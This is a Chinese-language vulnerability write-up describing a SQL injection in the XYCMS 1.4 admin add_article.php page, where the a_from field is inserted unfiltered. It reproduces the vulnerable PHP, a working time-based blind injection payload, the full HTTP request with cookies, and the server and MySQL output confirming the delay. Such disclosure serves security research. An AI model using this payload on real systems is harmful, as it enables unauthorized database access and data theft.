xycms add_article.php sql注入漏洞

漏洞简介：

XYCMS原名为南京XYCMS企业建站系统，所设计的版本分为动态版和静态版。 XYCMS（PHP版）1.4版本 add_article.php 页面存在 sql注入漏洞

##漏洞分析 看`www/admin/add_article.php`文件 162行

```
if($_GET["act"]==ok){
$c_file_path=md5(numRandomString(16));
$siteinfo = array(
    'catid'=>$_POST['catid'],
    'title' => $_POST['title'],
    'a_bold' => $_POST['a_bold'],
    'a_color' => $_POST['a_color'],
    'a_url' => $_POST['a_url'],
    'keywords' => $_POST['keywords'],
    'description' => $_POST['description'],
    'thumb' => $_POST['link_img'],
    'content' => $_POST['content'],
    'is_hot' => $_POST['is_hot'],
    'a_author' => $_POST['a_author'],
    'a_from' => $_POST['a_from'],
    'c_date' => strtotime($_POST['c_date']),
    'typeid' => 1,
    'f_path' => $c_file_path
    );
$db->insert("xy_article", $siteinfo);
make_to_html($db->insert_id(),0);
```


这里发现 `a_from` 里面的参数没有进行任何过滤，直接post请求带入数据库查询，导致sql注入。

漏洞复现

payload：

post: `http://localhost/admin/add_article.php?act=ok`

```
catid=19&title=111&a_color=&a_url=111&keywords=11&description=11&link_img=&content=11&c_date=2017-06-20+05%3A05%3A20&a_author=%E6%9C%AC%E7%AB%99%E7%BC%96%E8%BE%91&a_from=11' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1','1','1')#&is_hot=0
```




```
POST /admin/add_article.php?act=ok HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.9.1.31/admin/add_article.php
Cookie: member_uid=14; member_cookie=50a115f5c7f9dc879176; PHPSESSID=78vsdsfdlaeh2p5d0ea8803dn7;
wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_bbb8e3c1ac2a5cd10cc406c6ac8309d9=admin%7C1498112837%7CF1f18z1AIxZ1oOLG11dC45t1zAV4hhkWdIsBJrttY1v%7C331d
f1c0a6c39b1b6e31922624fd478ae6f4ab3be387c504799168fa9ba35431; wp-settings-time-1=1497940223;
wp-settings-1=editor%3Dtinymce; timezone=8; username=admin; password=e126a091bdb7668314c07c457ebc729d;
addinfo=%7B%22chkadmin%22%3A1%2C%22chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5Cu5458%22%2C%22userid%22%3A%22
1%22%2C%22useralias%22%3A%22admin%22%7D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 244

catid=19&title=111&a_color=&a_url=111&keywords=11&description=11&link_img=&content=11&c_date=2017-06-20+05%3A05%3A20&a_autho
r=%E6%9C%AC%E7%AB%99%E7%BC%96%E8%BE%91&a_from=11' AND (select if(mid(user(),1,1)='r',sleep(5),0)),'1','1','1')#&is_hot=0
```

```
HTTP/1.1 200 OK
Date: Tue, 20 Jun 2017 09:09:01 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 6617
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>□□□□□□</title>
<script type="text/javascript" src="Js/jquery.min.js"></script>
<link href="style/style.css" type="text/css" rel="stylesheet" />
<script charset="utf-8" src="/statics/xyeditor/kindeditor-min.js"></script>
<script charset="utf-8" src="/statics/xyeditor/lang/zh_CN.js"></script>
<script type="text/javascript" src="js/laydate.js"></script>
<script type="text/javascript" src="js/check.js"></script>
<script>
var editor;
KindEditor.ready(function(K) {
  editor = K.create('textarea[name="content"]', {
        uploadJson : '/statics/xyeditor/php/upload_json.php',
        fileManagerJson : '/statics/xyeditor/php/file_manager_json.php',
    allowFileManager : true
  });
  K('#s_img').click(function() {
        editor.loadPlugin('image', function() {
        editor.plugin.imageDialog({
        imageUrl : K('#link_img').val(),
        clickFn : function(img, title, width, height, border, align) {
        K('#link_img').val(img);
        editor.hideDialog();
        }
        });
   });
  });
```

? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done
6,973 bytes | 9,078 millis

mysql运行截图



```
[SQL]INSERT INTO xy_article(catid,title,a_bold,a_color,a_url,keywords,description,thumb,content,is_hot,a_author,a_from,c_date,typeid,f_path) VALUES('19','111','','','111','11','11','','11','0','本站编辑','11' AND (select if(mid(user
(),1,1)='r',sleep(5),0)),'1','1','1')#'1497906320','1','92f4701c8786b8f8c9d451c6200f1167')

受影响的行: 1
时间: 5.001s
```